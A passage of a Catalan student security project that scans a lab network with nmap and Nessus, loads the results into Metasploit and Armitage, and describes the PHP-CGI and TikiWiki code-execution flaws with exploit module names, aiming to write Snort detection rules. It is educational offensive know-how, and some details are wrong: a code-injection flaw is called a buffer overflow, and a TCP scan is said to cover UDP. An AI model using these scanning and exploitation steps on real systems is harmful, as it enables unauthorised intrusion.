[*] Successfully imported /srv/Custom_Metasploitable_g90yhi.nessus
```

Figura 3-9. Importació anàlisi objectius a Metasploit

Realitzades les 3 importacions, tot i haver vist els missatges d'importació exitosa, anem a comprovar que realment tenim carregades les dades dels 3 entorns. Per veure-ho executem:

```
msf > hosts
```

I com es veu en la següent imatge, ja tenim les dades carregades a Metasploit.

```
msf > hosts

Hosts
=====

address       mac               name            os_name    os_flavor   os_sp  purpose  info  comments
-------       ---               ----            -------    ---------   -----  -------  ----  --------
192.168.10.2                    192.168.10.2    Linux                  2.6    server
192.168.10.3                    192.168.10.3    Linux                         server
192.168.10.4  00:0c:29:b1:58:83 WIN-S1ID8L1DCH3 Windows 7  Enterprise  SP1    client
```

Figura 3-10. Visualització dels hosts carregats en base de dades de Metasploit

Atès que les primeres vegades que es treballa amb Metasploit l'intèrpret de comandes (24) (25) pot resultar una mica complex, aprofitarem per introduir un entorn gràfic que s'integra a la perfecció amb Metasploit, i que com veurem en algun exemple ens permet aprofitar al màxim la potencia de Metasploit sense haver de conèixer les comandes i la seva sintaxi.

Una opció que tenim per tractar les vulnerabilitats detectades i que hem carregat en la base de dades de Metasploit, és utilitzar Armitage (26), que és una eina gràfica per l'automatització d'atacs de Metasploit.

Si entrem al entorn gràfic de Kali Linux i anem a aplicacions/Kali Linux/Herramientas de Explotación/Network Explotation trobem la icona per engegar Armitage. En clicar ens demana els paràmetres de connexió, que ja estan omplerts per defecte. Clicarem a *Connect*, i veurem com engega.

Figura 3-11. Paràmetres connexió Armitage

En entrar veiem una consola dividida en tres zones: La zona dels Mòduls on trobem desplegables per accedir als diferents mòduls auxiliars, exploits payloads..., la zona dels objectius en la que trobarem els 3 equips que hem carregat en la base de dades de Metasploit o qualsevol equip amb el que treballem, i la última zona anomenada Tabs, que correspon a cadascun dels diàlegs que tinguem oberts amb la consola.



Figura 3-12. Interface d'usuari d'Armitage

Sobre el funcionament d'Armitage en veurem alguna pinzellada en algun dels atacs que realitzarem a partir d'ara.

4 Detecció de vulnerabilitats

Creat i testejat tot l'entorn de treball, anem a començar el procés de detecció de vulnerabilitats, per després fer-ne la seva explotació i posteriorment fer-ne la detecció amb el nostre sistema de detecció d'intrusos Snort.

Abans d'iniciar la detecció de vulnerabilitats en els diferents equips objectius, indicar que el procés que seguirem obvia certs passos que realitzaríem contra un entorn real que volguéssim testejar/vulnerar, i del que no disposéssim de cap dada. En el nostre entorn de laboratori ja disposem de certa informació com són les IP's, sistemes operatius, usuaris, contrasenyes... En el nostre cas, fases com la de footprinting o la fase passiva per l'obtenció d'informació no ens aportarien gaire informació més de la que tenim, així doncs començarem directament analitzant els serveis que ofereixen els entorns vulnerables.

Un dels primers i sens dubte el més important pas en qualsevol intent de penetració d'un sistema, és trobar els port oberts i els serveis que està executant. Ens interessa obtenir la màxima d'informació, per intentar respondre a qüestions com:

- Quins serveis s'estan executant?
- Quina versió tenen el serveis que s'estan executant?
- Hi ha un servidor web?
- Quina versió?
- Plugins i Versions?
- Si som capaços d'identificar si està mal configurat?

4.1 Escaneig de ports i serveis

Amb la idea de respondre la màxima quantitat de les preguntes anteriors, el primer que hem de fer és obtenir el màxim d'informació de les màquines objectiu. Per fer-ho utilitzarem l'eina nmap.

Atès que ens trobem en un entorn de laboratori, no ens preocuparem per ser massa sigil·losos, i realitzarem un escaneig de tots els ports per intentar obtenir la màxima informació, i des del nostre equip atacant, executarem la comanda nmap amb els següents paràmetres. Recordem que nmap, per omissió, sondeja tots els ports fins al 1024 a més d'alguns ports amb números alts llistats en el fitxer nmap-services.

```
# nmap -sS -Pn -sV -O -p 1-65535
192.168.10.3
```

```
Nmap scan report for 192.168.10.3
Host is up (0.0015s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy ftp?
3306/tcp  open  mysql?
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
6697/tcp  open  irc          Unreal ircd
8180/tcp  open  unknown
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
34265/tcp open  mountd       1-3 (RPC #100005)
44848/tcp open  nlockmgr     1-4 (RPC #100021)
54892/tcp open  unknown
55961/tcp open  status       1 (RPC #100024)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops
Service Info: Hosts: localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: c
```

Figura 4-1. Resultat execució Nmap Metasploitable 2

La funció de cadascun dels paràmetres executats en la comanada anterior són:

- -sS: Aquest és el mètode d'exploració per defecte de nmap. Es diu escaneig SYN. Quan una màquina vol comunicar-se amb un altre ordinador via TCP han de completar el protocol d'enllaç TCP. Nmap envia un paquet SYN TCP a l'adreça de destinació. Si l'objectiu respon amb el paquet SYN ACK, el port es determina com obert. Nmap no completarà l'encaixada de mans enviant el paquet ACK de tornada, per la qual cosa és moderadament sigil·lós.
- -Pn: Indiquem que no realitzi ping ni resolució DNS.
- -sV: Ens permet detectar la versió dels serveis que s'estan executant.
- -O: Activem la detecció de Sistema Operatiu.
- -p: Indiquem el rang de ports a escanejar. Indiquem 1-65535 per indicar que volem escanejar tots els ports TCP/UDP.

L'escaneig amb els mateixos paràmetres per l'equip Owasp Broken Web i el Windows 7 ens retorna el següent:

```
root@kali01:~# nmap -sS -Pn -sV -O -p 1-65535 192.168.10.2

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-08 22:48 CEST
Nmap scan report for 192.168.10.2
Host is up (0.0013s latency).
Not shown: 65526 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ub
3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ub
3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
5001/tcp open  ovm-manager Oracle VM Manager
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 4-2. Resultat execució Nmap Owasp

```
root@kali01:~# nmap -sS -Pn -sV -O -p 1-65535 192.168.10.4

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-08 22:50 CEST
Nmap scan report for 192.168.10.4
Host is up (0.00077s latency).
Not shown: 65503 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd 0.9.41 beta
25/tcp    open  smtp           Mercury/32 smtpd (Mail server account Maiser)
79/tcp    open  finger         Mercury/32 fingerd
80/tcp    open  http           Apache httpd 2.4.10 ((Win32) OpenSSL/1.0.1i PHP/5.5.15)
105/tcp   open  ph-addressbook Mercury/32 PH addressbook server
106/tcp   open  pop3pw         Mercury/32 poppass service
110/tcp   open  pop3           Mercury/32 pop3d
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn
143/tcp   open  imap           Mercury/32 imapd 4.62
443/tcp   open  ssl/http       Apache httpd 2.4.10 ((Win32) OpenSSL/1.0.1i PHP/5.5.15)
445/tcp   open  netbios-ssn
554/tcp   open  rtsp?
1158/tcp  open  http           Oracle Application Server httpd 9.0.4.1.0
1521/tcp  open  oracle-tns     Oracle TNS Listener 10.2.0.1.0 (for 32-bit Windows)
2224/tcp  open  http           Mercury/32 httpd
2869/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp  open  mysql          MySQL 5.6.20
5520/tcp  open  ormi           Oracle Remote Method Invocation
5560/tcp  open  http           Oracle Application Server httpd 9.0.4.1.0
5580/tcp  open  ormi           Oracle Remote Method Invocation
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8080/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
8834/tcp  open  unknown
10243/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49159/tcp open  oracle         Oracle Database
49164/tcp open  msrpc          Microsoft Windows RPC
49165/tcp open  msrpc          Microsoft Windows RPC
```

Figura 4-3. Resultat execució Nmap Windows 7

Comentar que podríem ampliar una mica més la informació que ens ha donat la comanda anterior, afegint el paràmetre –A, el qual ens proporciona informació més especifica respecta els diferents ports. Per exemple en el cas del port 21 de Metasploitable 2, ens indica que podem fer una connexió utilitzant l'usuari anonymous, tal com es veu en la figura lateral.

```
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Figura 4-4. FTP anonymous

Seguidament també validem els ports UDP que té oberts amb la següent comanda:

```
# nmap -sU -sV 192.168.10.3
```

On els paràmetres indiquen:

- -sU: que només volem anàlisi UDP.
- -sV: Ens permet detectar la versió dels serveis que s'estan executant.

```
root@kali01:~# nmap -sU -sV 192.168.10.4

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-08 22:58 CEST
Nmap scan report for 192.168.10.4
Host is up (0.00093s latency).
Not shown: 993 closed ports
PORT      STATE         SERVICE     VERSION
123/udp   open|filtered ntp
137/udp   open          netbios-ns  Microsoft Windows NT netbios-ssn (workgroup:
138/udp   open|filtered netbios-dgm
500/udp   open|filtered isakmp
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
Service Info: Host: WIN-S1ID8L1DCH3; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 4-5. Escaneig UDP amb Nmap Windows 7

```
Nmap scan report for 192.168.10.3
Host is up (0.0017s latency).
Not shown: 944 closed ports, 52 open|filtered ports
PORT     STATE SERVICE     VERSION
53/udp   open  domain      ISC BIND 9.4.2
111/udp  open  rpcbind     2 (RPC #100000)
137/udp  open  netbios-ns Microsoft Windows XP netbios-ssn
2049/udp open  nfs         2-4 (RPC #100003)
Service Info: Host: METASPLOITABLE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 4-6. Escaneig UDP amb Nmap Metasploitable 2

```
root@kali01:~# nmap -sU -sV 192.168.10.2

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-08 23:05 CEST
Nmap scan report for 192.168.10.2
Host is up (0.0011s latency).
Not shown: 951 closed ports, 48 open|filtered ports
PORT     STATE SERVICE     VERSION
137/udp open  netbios-ns Microsoft Windows XP netbios-ssn
Service Info: Host: OWASPBWA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 4-7. Escaneig UDP amb Nmap Owasp

4.2 Escaneig de vulnerabilitats

Vist que tenim un bon nombre de ports oberts, el següent pas que donem és utilitzar un escàner de vulnerabilitats a veure que més ens pot mostrar. En el nostre cas, com ja hem indicat en apartats anteriors utilitzarem Nessus.

Per executar l'anàlisi del nostre equip objectiu, el primer que fem es engegar el servei de Nessus que per defecte el tenim configurat per arrancar-lo manualment.

```
# /etc/init.d/nessusd start
```

Una vegada arrancat el servei, connectem amb Nessus via navegador (https://192.168.1.52:8834) i creem un nou escaneig per cadascun dels entorns objectiu, clicant sobre *+New Scan*, el qual el configurem manualment a partir de l'opció *Advanced Scan*, per tal de poder seleccionar el màxim d'opcions, i detectar el màxim nombre de vulnerabilitats. Després d'executar l'escaneig sobre cadascun dels equips obtenim els següents resultats:



Figura 4-10. Resum vulnerabilitats detectades Nessus contra Owasp



Figura 4-8. Resum vulnerabilitats detectades Nessus contra Windows 7



Figura 4-9. Resum vulnerabilitats detectades Nessus contra Metasploitable 2

Com mostren les figures anteriors, veiem que Nessus ha trobat un bon grapat de vulnerabilitats, classificades en funció de la seva criticitat. Si accedim a veure el detall de les vulnerabilitats detectades per cadascuna de les màquines (accedim clicant sobre la barra on es mostra la IP de l'equip escanejat i el resum de les vulnerabilitats) podem veure un llistat de totes elles, i clicant a sobre de cadascuna d'elles podem veure el detall de la vulnerabilitat seleccionada, tal com es mostra en les dues figures següents. Indicar que només mostrem el detall a mode d'exemple, i que només ho fem de les vulnerabilitats detectades en l'equip Metasploitable 2.

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Apache 2.2 < 2.2.13 APR apr_palloc Heap Overflow	Web Servers	1
CRITICAL	Apache 2.2 < 2.2.15 Multiple Vulnerabilities	Web Servers	1
CRITICAL	PHP Unsupported Version Detection	CGI abuses	1
CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
CRITICAL	Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows	Misc.	1
CRITICAL	Samba < 3.0.25 Multiple Vulnerabilities	Misc.	1
CRITICAL	Samba NDR MS-RPC Request Heap-Based Remote Buffer Overfl...	Misc.	1
CRITICAL	Samba Unsupported Version Detection	Misc.	1
CRITICAL	Unsupported Unix Operating System	General	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
HIGH	Apache 2.2 < 2.2.14 Multiple Vulnerabilities	Web Servers	1
HIGH	Apache 2.2 < 2.2.28 Multiple Vulnerabilities	Web Servers	1
HIGH	Apache HTTP Server Byte Range DoS	Web Servers	1
HIGH	Apache PHP-CGI Remote Code Execution	CGI abuses	1
HIGH	CGI Generic Remote File Inclusion	CGI abuses	1
HIGH	Firewall UDP Packet Source Port 53 Ruleset Bypass	Firewalls	1

Figura 4-11. Llistat vulnerabilitats detectades Metasploitable

CRITICAL Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows

Description

According to its banner, the version of Samba 3.x running on the remote host is earlier than 3.6.4 / 3.5.14 / 3.4.16. It is, therefore, affected by multiple heap-based buffer overflow vulnerabilities.

An error in the DCE/RPC IDL (PIDL) compiler causes the RPC handling code it generates to contain multiple heap-based buffer overflow vulnerabilities. This generated code can allow a remote, unauthenticated attacker to use malicious RPC calls to crash the application and possibly execute arbitrary code as the root user.

Note that Nessus has not actually tried to exploit this issue or otherwise determine if one of the associated patches has been applied.

Solution

Either install the appropriate patch referenced in the project's advisory or upgrade to 3.6.4 / 3.5.14 / 3.4.16 or later.

See Also

http://www.zerodayinitiative.com/advisories/ZDI-12-061/
http://www.zerodayinitiative.com/advisories/ZDI-12-062/
http://www.zerodayinitiative.com/advisories/ZDI-12-063/
http://www.zerodayinitiative.com/advisories/ZDI-12-064/
http://www.zerodayinitiative.com/advisories/ZDI-12-068/
http://www.zerodayinitiative.com/advisories/ZDI-12-069/
http://www.zerodayinitiative.com/advisories/ZDI-12-070/
http://www.zerodayinitiative.com/advisories/ZDI-12-071/
http://www.zerodayinitiative.com/advisories/ZDI-12-072/
https://www.samba.org/samba/security/CVE-2012-1182
http://www.samba.org/samba/history/samba-3.6.4.html
http://www.samba.org/samba/history/samba-3.5.14.html
http://www.samba.org/samba/history/samba-3.4.16.html
http://www.samba.org/samba/history/security.html

Output

```
Installed version  : 3.0.20-Debian
Fixed version      : 3.6.4 / 3.5.14 / 3.4.16
```

Port	Hosts
445 / tcp / cifs	192.168.10.3

Plugin Details

Severity: Critical
ID: 58662
Version: $Revision: 1.9 $
Type: remote
Family: Misc.
Published: 2012/04/11
Modified: 2014/05/24

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C
CVSS Temporal Score: 8.3

Vulnerability Information

CPE: cpe:/a:samba:samba
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: 2012/04/10
Vulnerability Pub Date: 2012/04/10

Exploitable With

Metasploit (Samba SetInformationPolicy AuditEventsInfo Heap Overflow)
CANVAS (CANVAS)
Core Impact

Reference Information

CVE: CVE-2012-1182
OSVDB: 81303
BID: 52973

Figura 4-12. Detall vulnerabilitat Samba 3.x

A partir d'aquí començarem a buscar les vulnerabilitats que voldrem treballar en aquest projecte, per tal d'aconseguir l'accés als serveis que ofereixen cadascuna de les màquines vulnerables o la informació que contenen, o per fer-ne la denegació de servei... Posteriorment realitzarem el tractament de cadascuna de les vulnerabilitats escollides, realitzant l'explotació de la vulnerabilitat, l'anàlisi de l'atac i del tràfic generat en l'atac, per finalment escriure la regla que en fa la detecció, o si ja existeix descriure-la amb detall.

4.3 Vulnerabilitats a desenvolupar

Com hem vist en l'apartat anterior, Nessus ha estat capaç de detectar un bon nombre de vulnerabilitats en cadascun dels sistemes escanejats. Per a cadascuna d'elles podem accedir de manera individual i veure informació general de la vulnerabilitat, els factors de risc que impliquen la vulnerabilitat, informació referent a si existeixen exploits, on trobar-los, així com les possibles solucions... Evidentment, també consultem les diferents bases de dades de vulnerabilitats o d'exploits que exiteixen.

Com acabem de veure, Nessus és un dels molts escàners de vulnerabilitats que és capaç d'analitzar i detectar vulnerabilitats en un entorn objectiu. Aquesta via però, la dels escàners de vulnerabilitats, no és l'única que podem utilitzar per buscar-ne sobre un entorn concret, i una simple cerca per internet, utilitzant el nostre navegador preferit i uns paràmetres de cerca adequats, ens pot proporcionar moltes.

Atès que les possibilitats per cercar i/o escanejar vulnerabilitats no és limiten a un sol mètode ni a una sola eina, al igual que passa amb les tècniques per fer explotacions de vulnerabilitats que no venen limitades per eines concretes, en aquest treball no ens hem volgut limitar a revisar les vulnerabilitats detectades per Nessus i fer-ne l'anàlisi i explotació posterior de manera similar en totes, sinó que hem intentat mostrar que a part de la gran potencia que ens dóna Nessus i Metasploit per a detectar i explotar vulnerabilitats, existeixen altres mètodes, tècniques i eines que ens poden ajudar a l'hora de comprometre un sistema.

Amb aquest objectiu, hem escollit les següent vulnerabilitats, sobre les que primerament farem una descripció general, per posteriorment fer tot el desenvolupament d'aquestes, anant des de la descripció del procés de com fer-ne l'explotació, passant per l'anàlisi de l'atac i del tràfic generat, per finalment fer-ne l'anàlisi i tractament a Snort.

Les vulnerabilitats que tractarem són:

Vulnerabilitats tractades en l'entorn Metasploitable 2:

- Apache PHP-CGI Remote Code Execution.

Vulnerabilitats tractades en l'entorn Owasp Broken Web:

- TikiWiki tiki-graph_formula Remote PHP Code Execution.

Vulnerabilitats tractades en l'entorn Windows 7:

- Creació d'un exploit simple per obtenir un shellcode a Windows 7.

Abans d'iniciar tot el procés que hem comentat anteriorment, cal indicar que l'anàlisi i tractament que es realitzarà en aquest projecte ve condicionat pel fet que actualment els sistemes de detecció d'intrusos, en el nostre cas Snort, ja disposen de la majoria de regles de detecció dels atacs coneguts, i més en el cas d'aquest projecte, on els sistemes objectius són sistemes amb versions antigues, tant de sistema operatiu com de programaris. Inicialment hem fet una revisió de gran part de les vulnerabilitats detectades en els 3 entorns vulnerables, per veure'n l'estat de

l'art, cercant informació d'elles, i buscant si existien o no regles per la seva detecció. En veure que en tots els casos ja trobàvem regles per fer-ne la detecció, hem orientat el treball en fer-ne un estudi en profunditat dels atacs seleccionats, analitzant el comportament dels atacs, i localitzant el patrons que permeten la detecció de cadascun d'ells.

Així doncs, passem a fer la descripció general de cadascuna de les vulnerabilitats que treballarem:

4.3.1 Apache PHP-CGI Remote Code Execution (a Metasploitable)

Què és Apache?

A grans trets, Apache és un servidor web HTTP de codi obert per a plataformes (BSD, GNU/Linux, etc...) Microsoft, Macintosh i altres que implementen el protocol HTTP 1.1. És un programa especialment dissenyat per a transferir dades d'hipertext, és a dir, pàgines web amb tots els seus elements (textos, widgets, banners, etc...). Aquests servidors web utilitzen el protocol http.

Què és PHP?

PHP (acrònim recursiu de PHP: Hypertext Preprocessor) és un llenguatge de codi obert molt popular especialment adequat per al desenvolupament web i que pot ser incrustat en HTML.

Què és CGI?

Interfície d'entrada comú (en anglès Common Gateway Interface, abreujat CGI) és una important tecnologia de la World Wide Web que permet a un client (navegador web) sol·licitar dades d'un programa executat en un servidor web. CGI especifica un estàndard per transferir dades entre el client i el programa. És un mecanisme de comunicació entre el servidor web i una aplicació externa on el resultat final de l'execució són objectes MIME. Les aplicacions que s'executen en el servidor reben el nom de CGIs.

<u>Vulnerabilitat</u>

La instal·lació de PHP en el servidor, conté una vulnerabilitat que podria permetre a un atacant remot passar arguments de línia de comanda com a part d'una cadena de consulta al programa PHP-CGI. Aquesta vulnerabilitat podria permetre l'execució de codi arbitrari, veure el codi font PHP, provocar una caiguda del sistema, etc...

```
$ /usr/local/bin/php-cgi -h
Usage: php-cgi [-q] [-h] [-s] [-v] [-i] [-f <file>]
       php-cgi <file> [args...]
  -a               Run interactively
  -C               Do not chdir to the script's directory
  -c <path>|<file> Look for php.ini file in this directory
  -n               No php.ini file will be used
  -d foo[=bar]     Define INI entry foo with value 'bar'
  -e               Generate extended information for debugger/profiler
  -f <file>        Parse <file>.  Implies `-q'
  -h               This help
  -i               PHP information
  -l               Syntax check only (lint)
  -m               Show compiled in modules
  -q               Quiet-mode.  Suppress HTTP Header output.
  -s               Display colour syntax highlighted source.
  -v               Version number
  -w               Display source with stripped comments and whitespace.
  -z <file>        Load Zend extension <file>.
```

Figura 4-13. Opcions no escapades a PHP

En concret l'error es troba en sapi/cgi/cgi_main.c en PHP en les versions anteriors a 5.3.12 i 5.4.x i abans de 5.4.2. Quan es configura com un script CGI (també conegut com php-CGI), no tracta correctament les cadenes de consulta que no tenen un = (signe igual), que permet a atacants remots executar codi arbitrari mitjançant la col·locació d'opcions de la línia de comandes en la cadena de consulta, degut a que no es fa un correcte escapat i acaben convertint-se en opcions.

Identificador CVE: CVE-2012-1823

Explotació:

Remot: Sí
Exploit disponible : Sí

- Metasploit (PHP CGI Argument Injection)
- CANVAS (CANVAS)
- Core Impact

Impacte:

CVSS v2 Base Score: 7.5 (HIGH) (AV:N/AC:L/Au:N/C:P/I:P/A:P)
Impact Subscore: 6.4
Exploitability Subscore: 10.0
CVSS Version 2 Metrics:

- Access Vector: Network exploitable
- Access Complexity: Low
- Authentication: Not required to exploit

Solució:

És recomana fer l'upgrade de versió per solucionar la vulnerabilitat. En concret es recomana sempre anar a la última versió disponible i PHP ha publicat la versió 5.4.3 i la 5.3.13 per corregir aquesta vulnerabilitat.

PHP proporciona una solució alternativa que és configurar el servidor per no permetre aquest tipus de consulta on les cadenes comencin amb un "-" i que no continguin un "=".

També es recomana canviar la configuració següent en el fitxer .htaccess d'Apache:

- RewriteEngine on
- RewriteCond %{QUERY_STRING} ^[^=]*$
- RewriteCond %{QUERY_STRING} %2d|- [NC]
- RewriteRule .? – [F,L]

4.3.2 TikiWiki tiki-graph_formula Remote PHP Code Execution (a Owasp)

Què és TikiWiki?

Tiki CMS / Groupware o TikiWiki és un sistema de gestió de continguts d'índole col·laborativa (CMS / Groupware) fàcil de configurar i personalitzar, dissenyat per crear portals, llocs comunitaris, intranets i aplicacions web en general.

Vulnerabilitat

TikiWiki en versió 1.9.8 conté una vulnerabilitat que podria permetre a un atacant remot no autenticat executar codi arbitrari en el context de seguretat del procés del servidor web.

La vulnerabilitat és a l'arxiu d'origen tiki-graph_formula.php, al no sanejar-se correctament l'entrada proporcionada per l'usuari que es rep a través del paràmetre f. Un atacant remot no autenticat podria aprofitar aquesta vulnerabilitat mitjançant la transmissió de consultes HTTP dissenyades pel programari afectat. Processar aquestes sol·licitud podria permetre a l'atacant executar ordres arbitràries en el context de seguretat del procés del servidor web.

Identificador CVE: CVE-2007-5423

Explotació:

Classe: Desbordament de buffer (CWE-94)
Local: No
Remot: Sí
Exploit disponible : Sí

Nessus ID: 27553
Nessus Name: GLSA-200710-21 : TikiWiki: Arbitrary command execution
Nessus File: gentoo_GLSA-200710-21.nasl
Nessus Family: Gentoo Local Security Checks

OpenVAS ID: 58700
OpenVAS Name: Gentoo Security Advisory GLSA 200710-21 (tikiwiki)
OpenVAS File: glsa_200710_21.nasl
OpenVAS Family: Gentoo Local Security Checks

Metasploit ID: tikiwiki_graph_formula_exec.rb
Metasploit: exploit/unix/webapp/tikiwiki_graph_formula_exec
Metasploit File: metasploit-framework/modules/exploits/unix/webapp/tikiwiki_graph_formula_exec.rb
Metasploit Name: TikiWiki tiki-graph_formula Remote PHP Code Execution

A exploit-db : https://www.exploit-db.com/exploits/16911/

Impacte:
CVSS v2 Base Score: 7.5 (HIGH) (AV:N/AC:L/Au:N/C:P/I:P/A:P)
